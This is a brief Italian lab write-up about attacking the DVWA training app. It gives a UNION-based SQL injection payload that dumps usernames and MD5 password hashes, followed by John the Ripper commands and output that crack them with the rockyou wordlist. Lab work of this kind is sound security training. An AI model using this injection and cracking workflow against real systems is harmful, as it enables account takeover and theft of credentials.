
Password cracking

Nel sito « DVWA », nella sezione sql injection (non blind), ho utilizzato la query:
«1' UNION SELECT 1, CONCAT(user_id,':',first_name,':',last_name,':',user,':',password) FROM users# »
Dopodichè sono andato ad utilizzare Jhon The Ripper per la decriptazione degli hash.
Lascio in allegato le slide ocn il procedimento




```
┌──(kali㉿kali)-[~/Desktop]
└─$ john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt pass.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=10
Press 'q' or Ctrl-C to abort, almost any other key for status
password         (admin)
abc123           (gordonb)
letmein          (pablo)
charley          (1337)
4g 0:00:00:00 DONE (2024-01-10 10:49) 200.0g/s 153600p/s 153600c/s 230400C/s my3kids..dangerous
Warning: passwords printed above might not be all those cracked
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.

┌──(kali㉿kali)-[~/Desktop]
└─$ john --format=raw-md5 --show=/usr/share/wordlists/rockyou.txt pass.txt
Invalid option in --show switch. Valid options:
--show, --show=left, --show=formats, --show=types, --show=invalid

┌──(kali㉿kali)-[~/Desktop]
└─$ john --format=raw-md5 --show /usr/share/wordlists/rockyou.txt pass.txt
Warning: invalid UTF-8 seen reading /usr/share/wordlists/rockyou.txt
admin:password
gordonb:abc123
1337:charley
pablo:letmein
smithy:password

5 password hashes cracked, 52 left
```



Vulnerability: SQL Injection

User ID:

Submit

```
ID: 1' UNION SELECT 1, CONCAT(user_id,':',first_name,':',last_name,':',user,':',password) FROM users#
First name: admin
Surname: admin

ID: 1' UNION SELECT 1, CONCAT(user_id,':',first_name,':',last_name,':',user,':',password) FROM users#
First name: 1
Surname: 1:admin:admin:admin:5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' UNION SELECT 1, CONCAT(user_id,':',first_name,':',last_name,':',user,':',password) FROM users#
First name: 1
Surname: 2:Gordon:Brown:gordonb:e99a18c428cb38d5f260853678922e03

ID: 1' UNION SELECT 1, CONCAT(user_id,':',first_name,':',last_name,':',user,':',password) FROM users#
First name: 1
Surname: 3:Hack:Me:1337:8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' UNION SELECT 1, CONCAT(user_id,':',first_name,':',last_name,':',user,':',password) FROM users#
First name: 1
Surname: 4:Pablo:Picasso:pablo:0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' UNION SELECT 1, CONCAT(user_id,':',first_name,':',last_name,':',user,':',password) FROM users#
First name: 1
Surname: 5:Bob:Smith:smithy:5f4dcc3b5aa765d61d8327deb882cf99
```

```
admin:5f4dcc3b5aa765d61d8327deb882cf99
gordonb:e99a18c428cb38d5f260853678922e03
1337:8d3533d75ae2c3966d7e0d4fcc69216b
pablo:0d107d09f5bbe40cade3de5c71e9e9b7
smithy:5f4dcc3b5aa765d61d8327deb882cf99
```